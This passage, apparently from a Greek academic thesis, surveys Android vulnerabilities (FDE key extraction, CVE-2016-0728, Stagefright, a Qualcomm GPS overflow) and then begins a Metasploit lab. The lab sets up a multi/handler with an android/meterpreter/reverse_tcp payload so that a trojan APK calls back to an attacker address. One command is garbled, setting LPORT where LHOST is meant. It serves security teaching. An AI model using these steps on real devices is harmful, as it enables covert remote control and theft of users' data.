Τον Ιούνιο του 2016, ανακαλύφθηκε μια αδυναμία στην περιοχή εμπιστευτικότητας στον πυρήνα (TrustZone kernel), η οποία επιτρέπει την εξαγωγή του κλειδιού κρυπτογράφησης των δεδομένων της συσκευής. Στην έκδοση Android 5.0, όλες οι συσκευές μπορούσαν να κρυπτογραφήσουν όλα τα δεδομένα της συσκευής με τον κωδικό που εισάγει ο χρήστης στην αρχή όταν ενεργοποιεί πρώτη φορά το λειτουργικό.

Η κρυπτογράφηση του δίσκου (**Android Full Disk Encryption - FDE**), βασίζεται σε ένα υποσύστημα του πυρήνα του Linux, την **dm-crypt**[34], η οποία παράγει αυτόματα ένα τυχαίο αριθμό 128-bit το οποίο είναι το βασικό κλειδί κωδικοποίησης master key (**Device Encryption Key - DEK**), και ταυτόχρονα παράγει και ένα δεύτερο τυχαίο αριθμό 128-bit για την κωδικοποίηση του master-key, το οποίο είναι το salt. Αυτά τα κλειδιά προστατεύονται από τον κωδικό που βάζει ο κάθε χρήστης στη συσκευή του, τα οποία μέσω μιας

συνάρτησης κωδικοποιούν τα δεδομένα της συσκευής. Αυτό σημαίνει ότι για να αποκρυπτογραφηθούν τα δεδομένα θα χρειάζεται πάντα ο κωδικός που έχει εισάγει ο χρήστης στη συσκευή του, όταν ξεκίνησε τη λειτουργία της κωδικοποίησης.

Για την αποφυγή επιθέσεων **brute force**[35] στη συσκευή το Android μετά τις 3 λανθασμένες εισαγωγές κωδικού βάζει μια χρονοκαθυστέρηση στην επόμενη προσπάθεια η οποία αυξάνεται σημαντικά με κάθε νέα εισαγωγή λάθους κωδικού. Όμως τέτοιες επιθέσεις μπορούν να γίνουν και μέσα από εφαρμογές, και εκεί δεν υπάρχει η δυνατότητα της χρονοκαθυστέρησης. Έτσι το Android ένωσε το DEK με το hardware της συσκευής μέσω μιας εφαρμογής που ονομάζεται KeyMaster και λειτουργεί στο ασφαλές περιβάλλον εκτέλεσης (**Trusted Execution Environment - TEE**), το οποίο λειτουργεί ξεχωριστά από το υπόλοιπο λειτουργικό σύστημα.

Μετά από έρευνες όμως διαπιστώθηκε, ότι κατά την ανταλλαγή κλειδιών στην επικοινωνία του ασφαλούς περιβάλλοντος εκτέλεσης με το μη ασφαλές περιβάλλον, είναι εφικτό εισέλθουμε στο TTE και να μπορέσουμε να εκτελέσουμε επιθέσεις brute force, ώστε να αποσπάσουμε το DEK, επειδή κάποιες συναρτήσεις κρυπτογράφησης/αποκρυπτογράφησης δεν κωδικοποιούν τα δημόσια κλειδιά κρυπτογράφησης της επικοινωνίας τους.

Το τελικό συμπέρασμα της έρευνας ήταν ότι τελικά το κλειδί δεν παράγεται από το hardware της συσκευής, αλλά από μια εφαρμογή που λειτουργεί βασισμένη σε αυτό και λειτουργεί μόνο στο TTE. Επίσης, ότι οι κατασκευαστές των συσκευών, αν τους ζητηθεί νομικά, μπορούν να σπάσουν την κωδικοποίηση εφόσον λειτουργεί με αυτό τον τρόπο η κωδικοποίηση, και ότι ακόμα και αν αναβαθμίσουμε την συσκευή ώστε να μην έχει αυτή την αδυναμία, μπορεί πολύ εύκολα ο επιτιθέμενος να «υποβαθμίσει» το λογισμικό της συσκευής στην ευάλωτη έκδοση του και να σπάσει την κωδικοποίηση.

6.2.2 Παραβίαση του πυρήνα Linux

Προσφάτως, ανακαλύφθηκε άλλη μια πάρα πολύ σημαντική αδυναμία που καλύπτει το 66% των Android συσκευών, η οποία μπορεί να επιτρέψει την εκμετάλλευση τους από ανεπιθύμητους hackers. Η ευπάθεια ανακαλύφθηκε στον πυρήνα του Linux και μπορεί να επιτρέψει σε "επιτιθέμενους" μέχρι και να αποκτήσουν πρόσβαση σε Android συσκευές, όπως φυσικά και σε Linux PCs και servers. Η εταιρεία ασφαλείας Perception Point εντόπισε το πρόβλημα (bug), το οποίο υπάρχει για περίπου τρία χρόνια, και αναμένεται να διορθωθεί από τους σημαντικότερους διανομείς Linux άμεσα. Αυτή η αδυναμία όταν εκμεταλλευτεί, επιτρέπει σε άτομα που διαθέτουν τοπική πρόσβαση σε servers να αποκτήσουν πλήρη πρόσβαση σ' αυτούς, ενώ ομοίως θα μπορούσε να επηρεάσει και Android smartphones, τα οποία τρέχουν από την έκδοση 4.4 και έπειτα, επιτρέποντάς σε κάποιον να ελέγξει τις λειτουργίες του λειτουργικού συστήματος μέσω μιας κακόβουλης εφαρμογής (ANALYSIS AND EXPLOITATION OF A LINUX KERNEL VULNERABILITY CVE-2016-0728).

Αυτή η ευπάθεια, προκαλείται από μια διαρροή στη μονάδα παραγωγής κλειδιών αυθεντικοποιήσης και των κλειδιών κρυπτογράφησης στον πυρήνα (kernel). Αυτή η μονάδα χρησιμοποιείται από τους οδηγούς (drivers) των συσκευών για την κωδικοποίηση δεδομένων, η οποία καλεί κάποιες συναρτήσεις (add_key, request_key, keyctl).

Κάθε διεργασία μπορεί να δημιουργήσει ένα κλειδί χρησιμοποιώντας την συνάρτηση keyctl και να δώσει ένα όνομα στο κλειδί (αν δεν δώσει παίρνει αυτόματα την τιμή NULL). Αν ένα κλειδί έχει ήδη δημιουργηθεί και εμείς δημιουργήσουμε ακόμα ένα με το ίδιο όνομα, το σύστημα θα προσπαθήσει να

αντικαταστήσει το παλιό κλειδί με το καινούργιο και εκείνη τη στιγμή δημιουργείται το πρόβλημα και υπάρχει διαρροή μνήμης.

Όταν έχουμε διαρροή μνήμης σε μία εφαρμογή, ένας έμπειρος hacker μπορεί να εισάγει στο πρόγραμμα δικό του κώδικα. Έτσι οι ερευνητές, μέσα από αυτή την ευπάθεια κατάφεραν να αποκτήσουν δικαιώματα διαχειριστή και να προκαλέσουν Denial of Service.

6.2.3 Stagefright – Εκμετάλλευση της βιβλιοθήκης πολυμέσων

Τον Αύγουστο του 2015, ερευνητές εντόπισαν μία ευπάθεια που επιτρέπει σε hackers να αποκτήσουν απομακρυσμένη πρόσβαση σε μία συσκευή Android, χωρίς μάλιστα ο χρήστης να μπορεί να το αντιληφθεί. Το σφάλμα που επιτρέπει το exploit εντοπίζεται στο media gallery framework με την ονομασία Stagefright (CVE-2015-3864). Η εταιρεία Zimperium, που το ανακάλυψε, λέει ότι η ευπάθεια αυτή είναι ιδιαίτερα επικίνδυνη καθώς ο χρήστης μπορεί να μην αντιληφθεί καν ότι τρίτοι έχουν πρόσβαση στο smartphone του. Η ευπάθεια αφορά το 95% των συσκευών Android με εκδόσεις του λειτουργικού από 2.2 έως 5.1. Οι hackers μπορούν να στείλουν ένα αρχείο trojan[33] μέσω MMS, ακόμη και όταν η συσκευή είναι σε αδράνεια (sleep mode), να αποκτήσουν πρόσβαση σε αυτή, αλλά και να σβήσουν κάθε απόδειξη ότι έγινε το hack. Οι hackers μπορούν μέσω της απομακρυσμένης πρόσβασης να λειτουργήσουν το μικρόφωνο, να κλέψουν αρχεία, να διαβάσουν e-mails και να υποκλέψουν πιστοποιητικά και κωδικούς του χρήστη. Η ευπάθεια αυτή διορθώθηκε με ενημερώσεις της Google.

Ονομάστηκε Stagefright, από την ομώνυμη βιβλιοθήκη που χρησιμοποιεί το Android για την επεξεργασία πολυμέσων. Η συγκεκριμένη βιβλιοθήκη είχε αποδειχθεί και παλαιότερα ότι ήταν ευάλωτη σε διαφόρων ειδών επιθέσεις, αλλά το Android χρησιμοποιούσε το σύστημα **ASLR**[36] (address space layout randomization) και δεν μπορούσαν να λειτουργήσουν τα διάφορα exploits. Η συγκεκριμένη όμως εταιρία κατάφερε να παρακάμψει αυτό το μέτρο ασφαλείας χρησιμοποιώντας ένα αρχείο βίντεο τύπου .mp4.

Το αρχείο mp4, είναι ένα σύνολο δεδομένων (τύπου-τιμών-μεγέθους). Το συγκεκριμένο bug, υπάρχει σε μια συνάρτηση η οποία χρησιμοποιείται για να συγχρονίσει υπότιτλους στο βίντεο. Η συνάρτηση αυτή συλλέγει όλη την πληροφορία για τους υπότιτλους και την προωθεί στη μνήμη buffer. Εκεί με μια ειδικά κατασκευασμένη πληροφορία που διαβάζει η συνάρτηση προκαλούνε υπερχείλιση της μνήμης heap. Η υπερχείλισης της μνήμης heap τους επιτρέπει να γράψουν δεδομένα στη μνήμη buffer, και με αυτό τον τρόπο μπορούν να ελέγχουν τι θα γράψουν, τι μέγεθος θα έχει αυτό που θα γράψουν και το που θα αποθηκευτεί.

Για την παράκαμψη του ASLR χρειάζονται πληροφορίες για την συσκευή του θύματος, καθώς κάθε εταιρία έχει μικροαλλαγές στον τύπο με τον οποίο διαχειρίζεται την μνήμη. Η αδυναμία παρουσιάζεται τη στιγμή που η συσκευή προσπαθεί να διαβάσει τον τύπο του αρχείου, το οποίο σημαίνει ότι το θύμα δεν χρειάζεται καν να ανοίξει το αρχείο, παραμόνο να ληφθεί από την συσκευή του. Αυτό μπορεί δηλαδή να γίνει αυτόματα μέσω ενός μηνύματος MMS, ή από ένα μήνυμα σε κάποια εφαρμογή (Facebook, Viber, Skype) ή ακόμα και με επίσκεψη σε μία ιστοσελίδα.

6.2.4 Exploiting GPS device (Εκμετάλλευση της συσκευής GPS)

Τον Οκτώβριο του 2016, ο οργανισμός Nightwatch Cybersecurity, ανακάλυψε ότι οι συσκευές Android μπορούν να παραβιασθούν απομακρυσμένα, αρχικά προκαλώντας ένα κόλλημα και στη συνέχεια επανεκκίνηση του τηλεφώνου μέσω ενός **MITM**[30] επιτιθέμενου ο οποίος διαχειρίζεται δεδομένα γεωγραφικής τοποθεσίας (GPS Data) του κατασκευαστή (Qualcomm) (CVE-2016-5348). Αυτό το θέμα επηρέαζε τον πηγαίο κώδικα του Android καθώς και τμήματα από τον κώδικα java που παρέχει η Qualcomm. Το πρόβλημα διορθώθηκε με τις ενημερώσεις Android του Οκτωβρίου 2016 καθώς και από τον κατασκευαστή τον Σεπτέμβριο του 2016. Ο οργανισμός στην ανακοίνωσή του αναφέρει το πρόβλημα αυτό ίσως υπάρχει και σε άλλες πλατφόρμες που χρησιμοποιούν το GPS της Qualcomm αλλά δεν το έχουν ερευνήσει ακόμα και χρειάζεται περεταίρω μελέτη.

Το **GPS**[37] περιέχει μια λίστα με τις τοποθεσίες, τροχιές και πληροφορίες καταστάσεων όλων των δορυφόρων. Με αυτό τον τρόπο η συσκευή εντοπίζει πολύ πιο γρήγορα την τοποθεσία της, αφού ο δέκτης δε χρειάζεται να ψάχνει στα τυφλά για να συντονιστεί με κάποιο δορυφόρο. Για να το καταφέρουν αυτό, η εταιρία Qualcomm ανέπτυξε το σύστημα gpsOneXtra το 2007, το οποίο επιτρέπει στους δέκτες GPS να κατεβάζουν από το διαδίκτυο τη λίστα με τους δορυφόρους.

Καθώς παρατηρούσαν την κίνηση του δικτύου από μια δοκιμαστική συσκευή Android, ανακάλυψαν ότι η συσκευή ανά τακτά χρονικά διαστήματα κάνει κλήσεις στους servers της Qualcomm για να κατεβάσει τις προαναφερθέντες λίστες, σχεδόν κάθε φορά που συνδέεται σε δίκτυο wifi και χρησιμοποιεί συγκεκριμένες διευθύνσεις url. Από τη μελέτη του κώδικα Android βρήκαν ότι τα αρχεία αυτά ζητούνται από μια διεργασία java (GpsXtraDownloader.java) η οποία μεταφέρει τα δεδομένα σε μία κλάση C++ (com_android_server_location_GnssLocationProvider.cpp) η οποία στη σειρά της τα μεταφέρει στο modem της Qualcomm. Η αδυναμία εντοπίζεται στο ότι κανένας από τους δυο κώδικες δεν ελέγχει το μέγεθος του αρχείου που επεξεργάζονται. Έτσι αν το αρχείο έχει μεγαλύτερο μέγεθος από τη διαθέσιμη χωρητικότητα της συσκευής, αυτό προκαλεί υπερχείλιση της μνήμης με αποτέλεσμα η συσκευή να κολλάει και να αναγκάζεται να κάνει επανεκκίνηση. Όταν το κινητό κάνει επανεκκίνηση προσπαθεί να ανακτήσει τα δεδομένα που επεξεργαζόταν πριν κολλήσει ώστε να μην υπάρξει απώλεια αρχείων.

Η δοκιμή έγινε σε συσκευή Motorola Moto G (2nd Gen) με Android 6.0, και επιβεβαιώθηκε σε Nexus 6P με Android 6.0.1. Οι εταιρίες Apple και Microsoft ενημέρωσαν τον οργανισμό ότι δεν επηρεάζονται από το συγκεκριμένο πρόβλημα. Η εταιρία Blackberry που χρησιμοποιεί λειτουργικό Android επηρεάζεται, αλλά όχι στην πλατφόρμα Blackberry 10.

6.3 Ευπαθείς εφαρμογές (Vulnerable Applications)

Εκτός όμως από τις ευπάθειες του λειτουργικού συστήματος, δυστυχώς υπάρχουν και πάρα πολλές ευπάθειες στις εφαρμογές που είναι διαθέσιμες προς τους χρήστες. Αυτό συμβαίνει για δυο κύριους λόγους: είτε τα εργαλεία και οι βιβλιοθήκες που χρησιμοποιούνται για την ανάπτυξη των εφαρμογών έχουν αδυναμίες, είτε γιατί οι προγραμματιστές δεν τηρούν τις στοιχειώδεις διαδικασίες και τους απαραίτητους ελέγχους για τις εφαρμογές που αναπτύσσουν, μερικές φορές σκοπίμως ιδιαίτερα από διαφημίσεις, για τον διαμοιρασμό προσωπικών δεδομένων σε διάφορες εταιρείες.

Σύμφωνα με το συνέδριο RSA Conference 2015 (Montelibano J., Dormann W.) , και τον οργανισμό CERT που διεξήγαγε την έρευνα, χρησιμοποιώντας διάφορα εργαλεία προσομοίωσης, αυτοματοποίησης,

Man In The Middle Attacks καθώς και δικά τους προγράμματα (Dranzer) ανακάλυψαν χιλιάδες εφαρμογές που έκαναν χρήση του εργαλείου ActiveX control, (το οποίο από άλλη έρευνα *Vulnerability Detection in ActiveX Controls through Automated Fuzz Testing (Jan 2008)*, έχει διαπιστωθεί ότι έχει αδυναμίες). Επίσης βρήκαν ότι οι περισσότερες εφαρμογές δεν χρησιμοποιούσαν στην επικοινωνία τους με το διαδίκτυο την τεχνολογία ασφαλείας SSL με αποτέλεσμα να υπάρχει τεράστιος κίνδυνος διαρροής ευαίσθητων προσωπικών δεδομένων αφού δεν υπήρχε καμία κρυπτογράφηση στις επικοινωνίες των εφαρμογών με το διαδίκτυο .

Ένα άλλο μεγάλο πρόβλημα για τις εφαρμογές είναι η χρήση των WebViews[31] (Chin E., Wagner D. 2013), όπου επιτρέπουν στον προγραμματιστή να εμφανίσει ολόκληρες ή και τμήματα ιστοσελίδων μέσα στην εφαρμογή, οι οποίες ιστοσελίδες ξέρουμε ότι μπορούν να «τρέξουν» κώδικα Javascript[32] ο οποίος μπορεί να αλληλεπιδράσει με τον κώδικα της εφαρμογής κάτι το οποίο εν δυνάμει να δίνει πρόσβαση στα δεδομένα της εφαρμογής στην ιστοσελίδα ή αν δεν χρησιμοποιεί η εφαρμογή SSL να κινδυνεύει η εφαρμογή να «τρέξει» κώδικα από κάποιον που έχει υποκλέψει την σύνδεση μας (Man In The Middle Attack).

7 Εκμετάλλευση Android (Android Exploitation)

7.1 Χρήση Metasploit στο Android

Το πιο εύκολο είδος εκμετάλλευσης στο Android, μπορεί να γίνει με τη χρήση του Metasploit και υπάρχουν δυο τρόποι. Ο πρώτος και πιο εύκολος είναι να εκμεταλλευτούμε την αδυναμία του Stagefright, το οποίο όμως πιάνει μόνο σε ορισμένες εκδόσεις και συσκευές όπως προαναφέραμε. Με αυτό τον τρόπο θα στείλουμε στο θύμα μια ιστοσελίδα να επισκεφθεί και μόλις γίνει αυτό, έχουμε αποκτήσει πρόσβαση στη συσκευή του.


Ο δεύτερος τρόπος είναι δημιουργώντας ένα αρχείο .apk και στέλνοντας το συγκεκριμένο αρχείο στον Android χρήστη. Αυτό το αρχείο, που θα πρέπει ο χρήστης να το εγκαταστήσει στη συσκευή του, θα υλοποιεί κρυφά από το χρήστη μία σύνδεση στο δικό μας υπολογιστή σε μια συγκεκριμένη θύρα και διεύθυνση IP, ενώ παράλληλα στον δικό μας υπολογιστή μέσω του Metasploit θα λειτουργεί ένας διαχειριστής της συνεδρίας αυτής που θα «ακούει» σε αυτή τη θύρα που θα έχει δημιουργήσει τη σύνδεση το θύμα. Μόλις υλοποιηθεί η σύνδεση, θα σταλεί ένα payload όπου θα επιτρέψει στον επιτιθέμενο να αποκτήσει πρόσβαση στις λειτουργίες του τηλεφώνου και στα αρχεία του.

7.2 Απόδειξη Αδυναμίας μέσω μολυσμένης εφαρμογής

7.2.1 Δημιουργία του exploit

Ανοίγουμε το εικονικό μηχάνημα (VM) με το λειτουργικό Kali Linux, από το πρόγραμμα VMWare, και στη συνέχεια ανοίγουμε το τερματικό του Metasploit όπως έχουμε περιγράψει στο κεφάλαιο 4.3 .


Στη συνέχεια, θα χρειαστεί να μάθουμε την IP διεύθυνση του εικονικού μας μηχανήματος (με την οποία θα επικοινωνεί το Android κινητό). Αυτό γίνεται με την εντολή ***ifconfig***. Αν και αυτή η εντολή είναι εντολή για τερματικό linux, το Metasploit μας δίνει τη δυνατότητα να χρησιμοποιούμε και τις κλασικές εντολές των linux.



Εικόνα 41: Εντολή ifconfig


Στο επόμενο βήμα θα δημιουργήσουμε στο εικονικό μηχάνημα τη θύρα την οποία θα περιμένει για την εισερχόμενη σύνδεση από το θύμα. Αυτό θα γίνει γράφοντας την εντολή ***use exploit/multi/handler***. Το Metasploit έχει αυτό το έτοιμο exploit που υλοποιεί αυτή τη θύρα αυτόματα.

Στη συνέχεια θα ψάξουμε να βρούμε ένα payload που θα εκτελεστεί μετά το exploit. Αυτό θα γίνει με την εντολή ***show payloads***, και παρόλο που θα μας βγάλει πολλά αποτελέσματα τα σχετικά με το android είναι πρώτα-πρώτα (λόγω της αλφαβητικής σειράς).




Εικόνα 42: Payloads του handler για το exploit

Εμείς θα χρησιμοποιήσουμε το payload ***android/meterpreter/reverse_tcp***. Αυτό θα γίνει πληκτρολογώντας την εντολή ***set payload android/meterpreter/reverse_tcp***. Κάποια payloads, έχουν διάφορες παραμέτρους που πρέπει να τους δώσουμε ώστε να λειτουργήσουν, κάποιες υποχρεωτικές και κάποιες προαιρετικές. Για να δούμε αυτές τις παραμέτρους πληκτρολογούμε την εντολή ***show options***.




Εικόνα 43: Παράμετροι payload

Όπως θα δούμε, για τη σωστή λειτουργία του payload, πρέπει να εισάγουμε τις επιλογές ***LHOST, LPORT***, οι οποίες είναι η IP διεύθυνση του εικονικού μας υπολογιστή και η θύρα που θα δημιουργηθεί η συνεδρία αυτή, αντιστοίχως. Οπότε με τις εντολές ***set LPORT=192.168.2.25 LPORT=444*** ορίζουμε τις παραμέτρους.



Εικόνα 44: Συμπληρωμένες παράμετροι paylaod

